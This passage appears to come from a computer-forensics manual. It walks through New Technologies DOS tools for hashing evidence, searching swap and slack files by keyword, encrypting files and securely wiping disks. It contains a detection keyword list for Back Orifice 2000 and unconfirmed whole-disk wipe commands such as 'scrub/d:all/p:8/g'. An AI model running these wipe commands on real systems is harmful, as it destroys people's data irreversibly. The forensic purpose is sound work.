You will notice a menu with four options to choose from. Use the arrow keys to move between the options and press <enter> to activate the desired option. For each option you highlight, press FI for additional information. The four options are as follows:

Filter

The Filter option analyzes the file selected and replaces all non-ASCII data with spaces. The file size will remain the same and the resulting file can be viewed with a word processor such as Microsoft Word.

Use this option on each of the files you collected on your Zip Drive D (FreeC, SwapData, C_Slack, .tmp files). Ensure that Filter_I and the files you will analyze (FreeC, SwapData, C_Slack, .tmp files) are in the same directory. This means either that Filter_I is loaded on your Zip Disk on drive D that contains the files you collected or that you move the collected files to the location from which you are running Filter_I. Proceed as follows:

1. Using the arrow keys, select the Filter option.
2. Select your SwapData file using your arrow keys and <enter>.
3. Answer Y (yes) to the request to create the SwapData.f01 file. Once the processing is complete, you are told that SwapData.f01 was created.
4. Press a key to return to the Filter_I selection menu.

Now open another DOS window and go to the directory containing the SwapData.f01 and your original SwapData files. Notice that they are still the same size. Take a quick look at both files, using either the DOS more command or a word processor such as Microsoft Word. You will not notice much (if any) difference between the two files because when you made the original SwapData file, parameters were used to exclude any binary data. Because the binary data is already gone, there is nothing for the Filter option to do in this case. Had we not already removed the binary data, Filter would have done so. Now process the C_Slack file:

1. Using the arrow keys, select the Filter option.
2. Select your C_Slack.s01 file using the arrow keys and <enter>.
3. Answer Y (yes) to the request to create the C_Slack.f01 file. Once the processing is complete, you are told that C_Slack.f01 was created.
4. Press a key to return to the Filter_I selection menu.

Look at the two files and notice the difference between them: all non-ASCII data has been replaced with spaces.

Intel

The Intel option analyzes the file you select and obtains data that matches English word patterns. You may find passwords, user IDs, Social Security numbers, telephone numbers, credit card numbers, etc. This file size will be much smaller than the file size of the original file. The output of this option is ASCII data. A word processor such as Microsoft Word may be used to view the output file from this option.

Now run the Intel option on your C_Slack.s01 file. Proceed as follows:

1. Select the Intel option with the arrow keys and press <enter>.
2. Choose C_Slack.s01 with the arrow keys and press <enter>.
3. Answer Y (yes) to the request to create C_Slack.f02. Once the processing is complete, you are told that C_Slack.f02 was created. (Notice that .f 02 is created, not .f 01. You already have a C_Slack.f 01.)

4. Press a key to return to the FilterJ selection menu.

Now look at the C_Slack.f02 file that was created. See if there are words to use for your keyword list that you will use later in TextSearch Plus. Follow the same process used for C_Slack.s01, but instead use your SwapData.f01 file. You will end up with a SwapData.f02 file to look through to find more keywords for later use.

Names

The *Names* option analyzes the file you select and obtains the names of people listed in the file. Any names found here should be added to the keyword list you will generate later using TextSearch Plus. Only ASCII data is held in the output file, so a word processor such as Microsoft Word may be used to view the output file that results from this option.

Now run the Names option on your SwapData.f01 file. Proceed as follows:

1. Select the Names option with the arrow keys and press <enter>.
2. Choose SwapData.f01 with the arrow keys and press <enter>.
3. Answer Y (yes) to the request to create SwapData.f03. Once the processing is complete, you are told that SwapData.f03 was created.
4. Press a key to return to the Filter_I selection menu.

Now take a look at the SwapData.f03 file that was created. See if there are words to use for your keyword list that you will use later in

TextSearch Plus. Follow the same process for SwapData.f01, but instead use your C_Slack.s01 file. You will end up with a C_Slack.f03 file to look through to find more keywords for later use.

Words

The *Words* option analyzes the file you select and obtains fragments of e-mail or word processing documents. This option and the resulting file obtain data that matches English words that are used in a structured sentence. Only ASCII data is retained in the resulting output file, so a word processing program such as Microsoft Word may be used to read the file.

Now run the *Words* option on your SwapData.f01 file. Proceed as follows:

1. Select the Words option with the arrow keys and press <enter>.
2. Choose SwapData.f01 with the arrow keys and press <enter>.
3. Answer Y (yes) to the request to create SwapData.f04. Once the processing is complete, you are told that SwapData.f04 was created.
4. Press a key to return to the Filter_I selection menu.

Now take a look at the SwapData.f04 file that was created. See if there are words to use for your keyword list that you will use later in TextSearch Plus. Follow the same process for SwapData.f01, but instead use your C_Slack.s01 file. You will end up with a C_Slack.f04 file to look through to find more keywords for later use.

Remember: You should also run FilterJ on your temporary files and the free space file obtained from using GetFree. From the files processed in our examples above, eight new files were obtained, each with extensions of .f01, .f02, .f03, .f04.

Key word generation

The three steps to obtain keywords for later use in TextSearch Plus are:

1. Search through the files (.f02, .f03, .f04) for keywords.
 - New leads
 - Potential passwords and user IDs
 - Names, dates, locations, etc.
2. Consult with those who have expertise in the area of your particular case.
 - Accountants
 - Engineers
 - Chemists
 - Other law enforcement personnel
 - Internet, etc.
3. Consider the operating system (UNIX, NT, VAX, etc.), the platform (Intel, DEC Alpha, SUN SPARC, etc.), hacking tools, system error messages, and messages generated by hacking tools or malicious activity.

Usually, common words that would occur during normal use of the machine are not chosen as keywords. It will help to have access to an expert for the type of system you are working with. Experts can help with keywords from this perspective. It is important to remember that if the keywords you have been using so far have not been effective, you may need to expand the keywords to include more common system words, expecting then to spend more time evaluating the results.

The list that follows is by no means exhaustive, but it is an example of keywords I chose from looking through the Intel file (SwapData.f02) generated by Filter_I. Because your file will have different content, you will have different words. The list is to give you an idea of what to look for:

Bad, Destroy, Exception, Error, Warning, Critical, Delete, Remove, Terminate, Virus

Again, not exhaustive, here are ten keywords I chose from my Names option file (SwapData.f03) generated by Filter_I:

Shawn, Carlsbad, Ronald Dickerson, Ann Arbor, Allentown, Charles Brownstein, Franklin from IBM, Bonnie Greason, 13 GHZ, allenpcq@odst23.com

Last but not least are ten keywords I chose from my Words option file (SwapData.f04) generated by Filter_I:

Abnormal program termination, Unexpected, Runtime error, BackOrifice,
Attacker, Exploited, Probe, Password, ntruder [the I was not there], suspicious

As an example from an operating system point of view, there are keywords to use if you are working with a Microsoft NT operating system that is suspected of being remotely controlled by a malicious individual. Remote control of a Microsoft NT operating system is probably being done by using Back Orifice 2000 (BO2K). If that is the case, use the following keywords:

Cult, Dead, Cow, BO2K, Back Orifice, BackOrifice, crtdll.dll, msadp32.acm, msacm32.dll

Note the last three keywords in particular: these three files run when BO2K is active on an NT system.

Remember: It takes patience and perseverance to search for and use keywords.

TEXTSEARCH PLUS

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Start TextSearch Plus using the following command:

```
txtsrchp <enter>
```

Notice that a menu appears with 15 options. Press the F1 key and read the Help information pertaining to each option. Once you have done this, continue reading this text.

Let us say that we want to perform a keyword search using TextSearch Plus (TSP) on one of the files created earlier, SwapData.f01. We could do this on any of the files we created (C_Slack, FreeC, temporary files, any of

our Filter_I generated files, etc.), but we have chosen SwapData.f01 for this example.

Use the arrow keys and highlight Drive/Path. Press the <enter> key. Notice where the blinking cursor now resides. Use the backspace key to erase what is there and type in the full path that leads to the file you want to analyze. For instance, if your SwapData.f01 file resides in D:\InvesXCase1, then type that. If it resides at D:\, then type that. Do not put the file name here (SwapData.f01). There is another location for that. Once you have typed in the full path, press the <enter> key. You will be back to the menu options.

Use the down arrow key to get to Continuous Search. Look under the location where you typed the path. The word below it is Continuous. To the right it will say either off or on. Pressing the <enter> key toggles between off and on. Press your <enter> key until it says on. When Continuous Search is off, TSP will pause every time it finds a match to a keyword. If it is on, it will log a find of a keyword to a log file, but will automatically continue searching the SwapData file for other keywords.

Now use the down arrow key to go to the next option, Editor/Listener. Press the <enter> key. Notice the blinking cursor is next to the word Type, which is a DOS command that can be used to view a file. This is the default, which works fine. If desired you could use your backspace key and replace this with another editor, such as EDIT. Press <enter> to return to the menu options.

Press <enter> on the File Specs menu option, and the blinking cursor will go to the bottom left. This is where you type in the file name SwapData.f01. Wild cards such as *.* can be used to search all files in the Drive/Path you selected, or SwapData. * can be used to look through all your SwapData files (.f01 to .f04), but we will not do that this time. Just type in the file name SwapData. F01 and press <enter>. You are back at the menu options.

Using the down arrow to go to DOS Gateway, press <enter>. Notice that this takes you to a DOS prompt in case there is something you want to do in DOS. Type EXIT at the DOS prompt to return to the TSP menu.

Now go to the menu option IntelliSearch. Notice that pressing the <enter> key toggles this value on and off. Leaving this option on improves the search results, so we will leave it on. This will strip out all punctuation and control characters before the search begins. IntelliSearch helps because, if you were looking for the name “Bob” and used the key word “Bob” but “Bob” appeared at the end of a sentence, for example as “Bob?,” you would normally miss the name because of the question mark; however, with IntelliSearch, the question mark is eliminated and the name “Bob” is found.

As a further note pertaining to keywords used in TSP, if you were looking for the name “Sue” and just used the keyword “Sue,” then you could also end up with all sorts of other words that you were not looking for, e.g., pursue. To avoid this, place a space before and after “Sue,” e.g., “ Sue.”

Now use the down arrow again and go to Log File and press <enter>. Now delete whatever is next to Log output to: and replace it with the full path and file name of the log file you want to create. Press <enter> to return to the menu options.

Note: The log file cannot be created on the drive that contains the file you are searching. So if your keyword pattern file is on drive D, you could send the output of TSP to a log file on a diskette in drive A.

Use the down arrow and highlight Multiple Matches. This is another toggle switch. Press <enter> multiple times to see it turn Multiple Matches on and off. When on, TSP will search for the same keyword multiple times. When off, TSP will search for only one occurrence of a keyword. Leave it on for our purposes and then arrow down to the next menu item, Print Flag.

Print Flag is another toggle switch, and multiple presses of <enter> turn it on and off. Turning it on sends the output of TSP to a printer as well as to a log file. Leave it off for our purposes.

Down arrow to Text Pattern File and press <enter>. Notice the location of the blinking cursor. Enter the full path and file name of the pattern file (your list of keywords) that you will create. Press <enter> and you are back to the menu.

Down arrow to Sub_Directory Search and press <enter>. Notice that this is a toggle switch and that multiple presses of <enter> turn this option on and off. Leave it off for our purposes, because we have already directly specified our full path and keyword file name.

Down arrow to Exclude File Specs. This is another toggle switch that <enter> controls. Leave it off for our purposes, because we do not wish to prevent TSP from looking at any particular file.

Down arrow to WordStar Flag. This is a toggle switch controlled by pressing <enter>. Leave it off unless you are using WordStar. Most likely you will not be using WordStar so it should be turned off.

Down arrow to Physical Drive. Only use this option if you also choose Search at Phys. level, which is chosen by selecting from the top menu Areas and then Physical Disk Search. Use of this option is not recommended because this is not the usual way to do a search and was only put in TSP to comply with a request from a government agency. Skip this option and move to the final option, File Alert.

File Alert, when toggled on, alerts you to the presence of files that may contain graphics, files that are compressed, or hard drives that have compression activated. Again, use the <enter> key to toggle this option on or off. For our purposes, we will leave it on.

Now use the right arrow key to move across to the main menu selection Areas. For our purposes, we will highlight Files and press <enter>. There should now be a checkmark next to Search Files. If there is not, press <enter> again, because this is a toggle switch. When there is a checkmark next to Search Files (top right of screen), you can move to the next paragraph.

We shall now create our keyword pattern file. Use the left arrow key and move back over to the main menu option labeled Options. Highlight DOS Gateway and press <enter>. At the DOS prompt, type EDIT (to use the DOS text editor; you can also use another ASCII text editor) and type in your keyword pattern file. I have placed my keyword pattern file at location d:\Suspect.txt, and the file contains the column of words below (The column method is required.):

Bad
Destroy
Exception
Error
Warning
Critical
Delete
Remove
Terminate
Virus
Shawn
Carlsbad
Ronald Dickerson
Ann Arbor
Allentown
Charles Brownerstein
Franklin from IBM
Bonnie Greason
13 GHZ
allenpcq@odst23.com
Abnormal program termination
Unexpected
Runtime error
Attacker
Exploited
Probe
Password
ntruder
suspicious
Cult
Dead Cow
BO2K
Back Orifice
BackOrifice
crtdll.dll
msadp32.acm
msacm32.dll

You can use up to 50 keywords. It does not matter whether or not you capitalize letters. TSP will look for the word, not caring whether or not the letters are lowercase or uppercase. Save the file with the proper file name that you told TSP you were using and keep it in the proper directory that you told TSP you were using. If you used a .txt extension on the file, be sure you told TSP about the .txt extension by putting .txt on the end of your pattern file name. Now type EXIT at the DOS prompt to return to TSP.

At the main menu use the arrow keys to go to Search, highlight Proceed, and press <enter>. TSP begins the keyword search, which you see on the monitor. The results are all placed in the log file you designated earlier.

When TSP has finished, use the arrow keys to move to the main menu item Exit and press <enter>. When asked if you want to save the current configuration, press Y for yes.

If the resulting log file is too large, keywords that gave you too many hits can be removed. Once you have the log file, manually analyze it for clues/leads and other case-appropriate information. Look through the log file using any text editor, such as Microsoft Word for Windows. Be sure to thoroughly document your findings.

There are a few other notes pertaining to TSP. For Physical Drive, if you use FI, FI refers to your diskette drive; if you use HI, Hi refers to your first hard drive (H2 is the second hard drive, etc.). If files or other data are encrypted, TSP cannot be of assistance, except to identify known header information for encrypted files.

CRCMD5

New Technologies, Inc.
<http://www.Forensics-Inti.com>

CRCMD5 calculates a CRC-32 checksum for a DOS file or group of files and a 128-bit MD5 digest. The syntax of the CRCMD5 program is:

```
crcmd5 <options> file1 file2 ...
```

Wildcard specifiers of * and ? may be used in file names.

If the /s option is used, the files in the current directory and all the files matching the stated file specification in any subdirectories are check-summed.

If the /h option is specified, the generated output is headerless text that consists of file name lines only. The full path of each file is appended as the last field on each line, separated from the RSA MD5 digest by a space.

To generate a checksum and MD5 for all files on drives C and D, type:

```
crcmd5/s C: D:
```

To generate a checksum and MD5 for the SwapData.f01 file that resides on drive D, type:

```
crcmd5 d:\SwapData.f01
```

Generate a checksum and MD5 for all files on drive D. Write the output as headerless text:

```
crcmd5/s/h D:
```

To send the output of CRCMD5 to a file name of your choice, use the following command:

```
crcmd5/s/h D: > a:\OutFile.txt (Use any file name you wish.)
```

The purpose of having the CRC checksum and MD5 digest is to verify the integrity of a file or files. For instance, once you have collected a file for evidence, run CRCMD5 on it to obtain the CRC checksum and MD5 digest. As long as the file contents are not changed, these values remain unchanged. If they do change, then the integrity of the file has been compromised, and the file may no longer be admissible in a court of law.

DISKSIG

New Technologies, Inc.
<http://www.Forensics-Inti.com>

DiskSig is used to compute a CRC checksum and MD5 digest for an entire hard drive. The checksum and digest include all data on the drive, including erased and unused areas. By default, the boot sector of the hard drive is not included in this computation.

To compute the CRC and MD5 digest for hard drive D, type:

```
disksig d:
```

To compute the CRC and MD5 digest for hard drives C, D, and E, type:

```
disksig C: D: E:
```

To include the boot sector of the drive in the computation, type:

```
disksig/b D:
```

To send the output of DiskSig to a diskette instead of the computer monitor, type:

```
disksig D: > a:\DiskSigD.txt
```

Note: If the hard drive has been compressed, the computation is performed on the raw uncompressed hard drive.

Similar to CRCMD5, the purpose of DiskSig is to verify the integrity of a hard drive. Running DiskSig on a hard drive held for evidence provides a CRC checksum and MD5 digest. If the hard drive data is altered in any way, the values of the CRC and MD5 will change.

Doc

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Doc is a program that documents the contents of the directory from which it is run. The output provides a listing of the file/directory names, file sizes, file dates, and file times (creation time in hour, minute, second). Read-only and hidden files are also displayed.

If you want the output to go to the screen and to its standard report name, type:

```
doc <enter>
```

The standard report file will be in the directory in which Doc was run. The report file name will be in the form Doc-<Month><Day>. <report number>. For instance, if the date is October 11 and this is the first report run in this directory, the report file name would be:

```
Doc-1011.001.
```

If you want the output to go to a file on a diskette, type:

```
doc > a:\DocD.txt <enter>
```

Mcrypt

New Technologies, Inc.
<http://www.Forensics-Intl.com>

The purpose of Mcrypt is to encrypt and decrypt files. Various levels of encryption are available. If you are also using file compression techniques, the proper procedure is to first compress the file and then encrypt it using Mcrypt. If you are sending the encrypted file to someone else via the Internet, be sure to not transfer the password required to decrypt the file via the Internet. Decide on a password in a face-to-face meeting with the individual (best) or share the password with that person over the telephone (but do not leave it on voice mail). Do not use the same medium (such as the Internet) for both the encrypted message and the password associated with it. For the best security, do not rely on encryption alone. Be sure to lock up the diskette or whatever medium the encrypted file resides on. Context-sensitive help is available at any time by pressing the F1 key.

Mcrypt has three levels of encryption, each one better than the other, but each one takes longer to perform the encrypt/decrypt function:

1. Proprietary encryption (low-level default)
2. DES (Data Encryption Standard) CBF (high-level default)
3. Enhanced DES (dual encryption first using DES, then proprietary encryption)

```
mcrypt filename/Z
```

When choosing a password for the encryption process, use a pass phrase, not a simple password that could be looked up in a dictionary (any language). A strong password should have at least eight characters and should contain alphanumeric characters, along with special characters (such as !, %, @, #, *). You make up the pass phrase so you will remember it. An example of a pass phrase is as follows:

The corn will be growing for the next 30 days!

Choose the first letter of each word, including the numbers and the special character. The password becomes:

```
tcwbgftn30d!
```

This password would be extremely difficult and time consuming to break. Also remember that the password should be easy to type quickly, in case someone is watching you (whether you know it or not). Capitalizing some letters further increases the security of the password but also makes it difficult to type quickly and more difficult to remember. I do not recommend mixing uppercase and lowercase letters in a password.

When choosing files to encrypt, you can do it either from the command line or by choosing multiple files from the GUI (graphical user interface) using the space bar. All files can be selected and deselected using the + and - keys:

```
mcrypt/m forces the program to use a monochrome monitor.  
mcrypt/c forces the program to use a color monitor.
```

As an example, if you want to encrypt the file SwapData.f01 that resides on drive D using a high level of encryption (DES CBF), type:

```
mcrypt d:\SwapData.f01/H
```

During a working session, if you only desire to work with.txt files, begin your session from the DOS command line by typing:

```
mcrypt *.txt
```


Note: All DOS wild cards (* and ?) are valid.

As another example, to encrypt all of your SwapData files (.f01 to .f04) stored on drive D using high level (DES CBF) encryption from the DOS command line, type:

```
mccrypt d:\SwapData.* /-E/H
```

Enter the password and the files will be encrypted.

To decrypt the files from the above example, use the /-D option:

```
mccrypt d:\SwapData.* /-D/H
```

Enter the proper password and the files are decrypted.

To start the program with the low-level encryption option, type:

```
mccrypt
```

To start the program with the high-level encryption option, type:

```
mccrypt/H
```

To start the program with the Enhanced DES level of encryption, type:

```
mccrypt/Z
```

For site license versions, a “Management Back Door” can be established and utilized via the option:

```
mccrypt/P
```

Remember: If you establish a back door, any file you have encrypted can be compromised using this back door. I do not recommend using a back door.

As with any encryption program, it is always best to turn off your computer after you have completed a session in which you encrypted documents. This will remove the passwords from the computer's RAM memory. With Mccrypt, much work went into ensuring that passwords did not remain in computer memory; however, it is better to be safe than sorry.

To use the GUI only, follow this procedure:

```
mccrypt <enter>
```

Use the arrow keys to highlight Change Security Level and then press

```
<enter>.
```

Notice that the top right now says High Security Selected. This is a toggle.

Use the arrow keys and highlight Change File Specs.

Put in the proper path and file specs for the files you wish to

encrypt/decrypt.

Use the arrow keys to highlight Encrypt/Decrypt Files and press

<enter>.

Press E to encrypt or D to decrypt.

Choose the file or files (space bar toggles) you wish to encrypt or decrypt. If you are concerned with only one file, highlight the file and press <enter>.

Enter a strong password (using a pass phrase as described above).

Enter the password a second time to be sure you know what it is.

Encryption or decryption will begin.

Micro-Zap

New Technologies, Inc.

<http://www.Forensics-Intl.com>

When a file is erased or deleted using standard DOS (delete, erase) or Microsoft Windows (95/98/NT/2000) techniques, the file is not actually deleted. The file is still there and can be recovered by those who know how. Micro-Zap actually eliminates the file names and the file content associated with them.

Micro-Zap deletes files by overwriting them with a hex F6 pattern. One overwrite is the default, but an even higher level of security is afforded through the seven overwrites option. Obtain help with the program at any time by pressing the FI key. When a file is eliminated with Micro-Zap, the associated file slack is also eliminated. Some examples follow.

To eliminate all.doc files in a particular directory with the seven overwrites (/H option), use:

1. zap *.doc/H.
2. Press the space bar.
3. Erase/Destroy Files should be highlighted. If not, use arrow keys to highlight it.
4. Press <enter>.
5. Select all the *.doc files by pressing either the + key or using the space bar.
6. Press <enter>.
7. Press Y (Yes) to destroy the files.
8. Press the space bar to return to the menu or ESC to quit the program.

To eliminate and overwrite seven times the file Story.txt, use:

```
zap Story.txt/H
Press Y (yes) at the prompt
```

To eliminate and overwrite the file Bonus.com one time, use:

```
zap Bonus.com
Press Y (yes) at the prompt
```

Note: If you ask Micro-Zap to delete a zero byte file, it will tell you to do that under DOS.

If you want to use the GUI interface instead of the command line but want Micro-Zap to initialize with the seven-overwrite option, use:

1. zap/h.
2. Press the space bar.
3. Highlight the Specs option and press <enter>.
4. Provide the full path and file specs (such as d: \stories\ *.txt).
5. Select Erase/Destroy Files and press <enter>. Now you see the files that end in .txt
6. Press the + key to select all of them or for individual files use the space bar.
7. Press <enter>.
8. Press N for No if you do not want to individually confirm deletion of each file.
9. Press Y for yes to destroy the files.

Map

New Technologies, Inc.
<http://www.Forensics-Intl.com>

Map is used to find and identify TSR (Terminate and Stay Resident) programs. TSR is a program that is running in computer memory, but you may not realize it. To use Map type:

```
map <enter>
```

You will see six columns of information:

1. PSP
2. Program
3. Parent
4. Segs

5. Size
6. Hooked Interrupts

The DOS version of the system will also be displayed.

To see further details pertaining to the TSR programs, type:

```
map/d <enter>
```

M-Sweep

New Technologies, Inc.

<http://www.Forensics-Inti.com>

Just because you can no longer see the filename of a particular file, do not think it (or part of it) does not still reside somewhere on your hard drive. M-Sweep removes remnants of these old files (files you deleted via DOS or Windows commands but whose contents are actually still on the hard drive or diskette) by overwriting the disk space that is not being used by current files you wish to retain. It is particularly important to ensure removal of these old files when a computer moves to a different department or is sold.

M-Sweep securely removes residual data from hard drives that are 8 GB or smaller, all diskettes, and other removable media (FAT12, FAT16, FAT32 file systems).compression products such as DoubleSpace or DriveSpace work fine with M-Sweep. Do not use M-Sweep with compression products that are not from Microsoft (such as Stacker). If M-Sweep encounters an error, run scandisk and then re-run M-Sweep.

M-Sweep first goes through and cleans out all slack space. Once this is completed (takes several seconds to several minutes), M-Sweep starts a second pass over the drive, cleaning unused (unallocated/erased space that once held complete files, but now holds portions of file data that you cannot see) space. In its default mode, M-Sweep overwrites slack and unused space one time on the current volume on which it is running.

To initiate M-Sweep in interactive mode, type:

```
ms <enter>
```

To initiate M-Sweep in batch mode, type:

```
ms/b <enter>
```

Batch mode allows M-Sweep to run unattended. This command can be placed in your autoexec.bat file so it will run whenever the system is rebooted.

To initiate M-Sweep on a different volume (such as drive D) from the one on which it is running, type:

```
ms D: <enter>
```

To clean out temporary or swap files on drive C, run a file cleaning script by typing:

```
ms/s:<ScriptName> C: <enter>
```

For help with the command line options of M-Sweep, type:

```
ms/H <enter> ms/? <enter>
```

If you want the batch command line mode to suppress most messages, use:

```
ms/b/q <enter>
```

Other command line options are:

```
/R: <filename> Obtain a cleaning status report file
                  Cannot have a report file on the volume being
                  cleaned.
/V: CDE           Cleans volumes C, D, E
                  Be sure to place the volumes in size order
                  (largest to smallest)
/XS             Forces M-Sweep to skip the cleaning of slack
                  space
/XU             Forces M-Sweep to skip the cleaning of unused
                  space
/n             Sets the number of overwrites to be done
                  (n = 1 to 9)
```

When using the interactive mode:

- Use <tab> and <shift tab> to move between fields or use the mouse pointer.
- Obtain additional help by using Alt-h to access the help menu.
- When a checkmark appears in a checkbox, the item is turned on.

To clean volume D, use:

- Place a D in the "... volumes will be cleaned:" box.
- Tab to other fields.
- Checkmarks should be in the clean unused space and clean slack space fields.
- Tab to the number specifying the number of overwrites and enter a number between 1 and 9.
- Alt-c (The cleaning process will begin. Be sure you are in DOS mode, not MS Windows.)

To set up a file cleaning script to clean up swap and temporary files:

- Must be a text-only file type.
- Comment lines can begin with any of three characters – :/;/*.

- Command lines must begin with either the DELETE or CLEAN command.
- DOS style 8.3 filenames must be used.
- DOS wildcards are allowed for normal files (not hidden or system files).
- A fully qualified path name must follow the DELETE or CLEAN command.
- Read-only files will not be deleted.
- DELETE causes the files to be deleted before the cleaning process starts.
- DELETE is preferred over CLEAN.
- CLEAN overwrites the contents of the files but otherwise leaves the file intact.
- CLEAN is excellent for files like a permanent swap file (such as pagefile.sys).

A short example script would look like this:

```
; Place a comment on this line
DELETE c:\temp\*. *
CLEAN c:\winnt\system32\pagefile.sys
; End of script
```

As a final example, to run M-Sweep on drive D in batch mode from the command line with a report file named c:\ms.txt with two overwrites, type:

```
ms/v/r:c:\ms.txt/2 D:
```

Net Threat Analyzer

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Net Threat Analyzer (NTA) has the potential to identify criminal activities (such as bomb making, pornography, hate crimes, etc.) before they take place. NTA does an excellent job of analyzing any file, but it is particularly useful to evaluate swap files (such as the pagefile.sys in Microsoft Windows NT). To evaluate a swap file such as pagefile.sys, first reboot the system to DOS mode; then copy the file to another hard drive partition or to another medium (such as a Zip Drive or Jaz Drive). Now run NTA against the copy of pagefile.sys. Obtain context-sensitive help at any time by pressing the F1 key.

The output of NTA is in a database format; therefore, use a program such as Microsoft Excel to read the output of NTA. When using Excel to view the output, you will see the following fields:

Content: Contains e-mail addresses or URLs

(universal resource locators) and other potential leads

Extension: Stores the extension of the e-mail address or URL; may contain country code

Flag: "Best guesses" by the program pertaining to certain problem areas

C: Potentially a country whose policies conflict with those of the United States (The country might be involved with terrorism, drug trafficking, or espionage.)

D: Potential Internet transaction related to narcotics violations

T: Potential Internet transaction related to hate crimes, terrorism, and bomb making, children at risk

X: Potential Internet transaction related to pornography

To use NTA in its basic GUI format, type:

```
nta <enter>
```

Using the arrow keys, highlight one of the four choices and press <enter>:

1. Find Internet browsing leads.
2. Find e-mail activity leads.
3. Find graphic and file download.
4. Dump all Internet leads.

Choose the file you wish to analyze (must be in the same directory as NTA).

- Answer Y (Yes) to create the .dbf file.
- Processing begins.
- When the .dbf file is completed, use Excel to read the file.

To perform a more in-depth search of Internet and e-mail leads when foreign countries are involved, from the DOS command line, type:

```
nta/advanced <enter>
```

To determine which file is analyzed from the command line, type: nta <full path name>

An example of the above command line would be:

```
nta d:\tools\iterns\AnalyzeMe.txt
```

When using NTA, any potential lead you find should be corroborated because errors or misleading information can occur because of the way swap files work.

Remember: Swap files can be months or even years old.

AnaDisk

New Technologies, Inc.

<http://www.Forensics-Inti.com>

AnaDisk is a utility for analyzing diskettes. The following functions are performed by AnaDisk:

- Copies sections of a diskette to a file
- Repairs diskettes with data errors
- Copies a diskette without regard to its format
- Searches diskettes for text
- Analyzes a diskette to determine density, format, changes, and errors
- Allows custom formatting of diskettes with extra tracks and sectors
- Can modify data on a diskette
- Provides ASCII and Hex display of physical sectors and files

Context-sensitive help is available via the FI key.

To install AnaDisk from a DOS prompt, type:

```
ADINSTALL <enter>
```

Follow the prompts.

To start AnaDisk, type:

```
ANADISK <enter>
```

The Main Menu comes up, and nine items to choose from are available, based on what you want to do. Press FI to read about each of the nine choices:

1. *Scan*: Reads a diskette and informs you of any problems it may have. Classifies the diskette according to its operating system type. Press the space bar to go from track to track. The yellow arrow at the top points up for side 0 and down for side 1. Select No for each choice for fastest performance. If the message “but data on even and odd tracks is different” occurs, press Y to view this data that someone has hidden on the diskette.
2. *Sector*: Allows you to edit a diskette on a sector-by-sector basis. Follow the prompts and use FI for Help.
3. *File*: Examines files based on the file name. Follow the prompts and use FI for Help.
4. *Search*: Searches for data you specify on a diskette. Follow the prompts and use FI for Help.
5. *Copy*: Allows you to make a true copy of a diskette. Follow the prompts and use FI for Help.
6. *Repair*: Fixes data errors on diskettes. Follow the prompts and use FI for Help.
7. *FAT*: Allows you to edit the File Allocation Table. Follow the prompts and use FI for Help.

8. *Format*: Allows you to custom format a diskette. Follow the prompts and use FI for Help.
9. *Dump*: Performs a sector-by-sector copy of a diskette area to a DOS file. Follow the prompts and use FI for Help.

When performing various functions, you will be asked whether you want to write to an audit file. It is best to answer yes because this provides a file that tells you what happened during the time the function you chose was performing its operation.

You will be asked various questions during some of the functions. Use the arrow keys to navigate to the choices.

Seized

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Seized locks the computer and displays a message stating that the computer has been seized as evidence and that it should not be operated.

Seized should be copied to diskettes/Zip Disks, etc. that are placed in bootable areas of the computer. These drives should then be sealed with evidence tape to prevent easy removal of the bootable diskette/Zip/Jaz/CD. Only the first device that the CMOS settings have the system booting to needs the Seized program. For example, if the CMOS settings have the system booting first from the diskette drive (usually drive A), then place Seized on a bootable diskette in a file named autoexec.bat, put the diskette in the diskette drive, and seal it with evidence tape. If the system is turned on, the warning message will flash and prevent system usage.

Seized is called from the autoexec.bat file of the system that was seized. If the computer system is turned on, the user will see the flashing warning message from the Seized program.

If the computer is configured to boot from a hard drive first, and you place Seized as the first line of your autoexec.bat file on the hard drive, then Seized will prevent any use of the computer system. If, at a later date, you wish to restore the system to a usable state, you will need to boot the system from a boot diskette. Once the system is up, edit the autoexec.bat file and remove Seized from the file. From then on it will work like a normal computer system. The command syntax is:

```
SEIZED <enter>
```

Scrub

New Technologies, Inc.
<http://www.Forensics-Intl.com>

Scrub can be used to permanently remove hard drive data. Scrub overwrites each disk sector using all zero bits and then all one bits. A final pass is then done writing a hex F6 to the drive. The number of times the hard drive can be overwritten (i.e., the number of passes) can be varied between 1 and 32,000 (approximately).

The Scrub program does not work on non-BIOS drives (e.g., it would not work on an Iomega Zip Drive). The command line syntax is:

```
scrub/d:<drives>/p:<number of passes>/g
```

The /d: stipulates which drive(s) are to be scrubbed. Remember that zero is the first hard drive in your system, one is the second drive, two is the third hard drive, etc.

Note: You may use /d:all or/d:a to stipulate that all hard drives on the system are to be scrubbed.

The /p:<number of passes> is used to state how many times you want the hard drive to be scrubbed. If you leave out a value for /p:, then the default of two scrubs will be done on each hard drive that you stipulate.

Scrub usually requests verification from the user before it begins running. If you use the /g switch, Scrub does not ask for verification. This is useful if you wish to automate the scrubbing process.

As mentioned above, a hex F6 is the last pattern written to the hard drive using default settings. If you want something other than a hex F6 written, use the /v: yy switch, where yy is the hex pattern you prefer (such as E5, A3, etc.).

Note: The order of the parameters mentioned above (/v:, /g, /d:, /p) does not matter as long as there is a space between each parameter (no spaces allowed within parameters).

There is one additional parameter, the /x. If you use the /x, it will disable the automatic detection of your hard drives and the use of INT 13H BIOS extensions.

I will now present two examples for clarification:

1. Scrub drives 0, 1, 2, and 3 with seven passes of zeros and ones and a final pass of the A4 pattern. The user will not verify the scrub.

```
scrub/d:0,1,2,3/p:7/g/v:A4
```

2. Scrub all drives with eight passes of zeros and ones and a final pass of the D5 pattern. No user verification is necessary.

```
scrub/d:all/p:8/g/v:D5
```

Note: Never run Scrub from the same drive that you are scrubbing because Scrub locks the drive(s) being scrubbed.

Spaces

New Technologies, Inc.
<http://www.Forensics-Intl.com>

The purpose of Spaces is to create a file(s) that contain spaces (and nothing else). Each file that is created by Spaces contains exactly 10,000 spaces. Personnel involved with encryption realize that this makes Spaces ideal for evaluating encryption patterns (and certain other weaknesses from a computer security perspective). The command line syntax is:

```
spaces <enter>
```

The result of the above command produces a file named spaces.001. The file contains exactly 10,000 spaces.

NTFS FileList

New Technologies, Inc.
<http://www.Forensics-Intl.com>
ntfsflst.exe

The command syntax is:

```
NTFSFLST <FILE NAME> <VOLUME:> [<VOLUME>] [/M]
```

The path can be added to the above-mentioned filename by typing:

```
/M adds MD5 values to the output.
```

To show a listing of hard drive volumes on the computer system, type:

```
NTFSFLST ID
```

To view the user manual on the computer system, type:

```
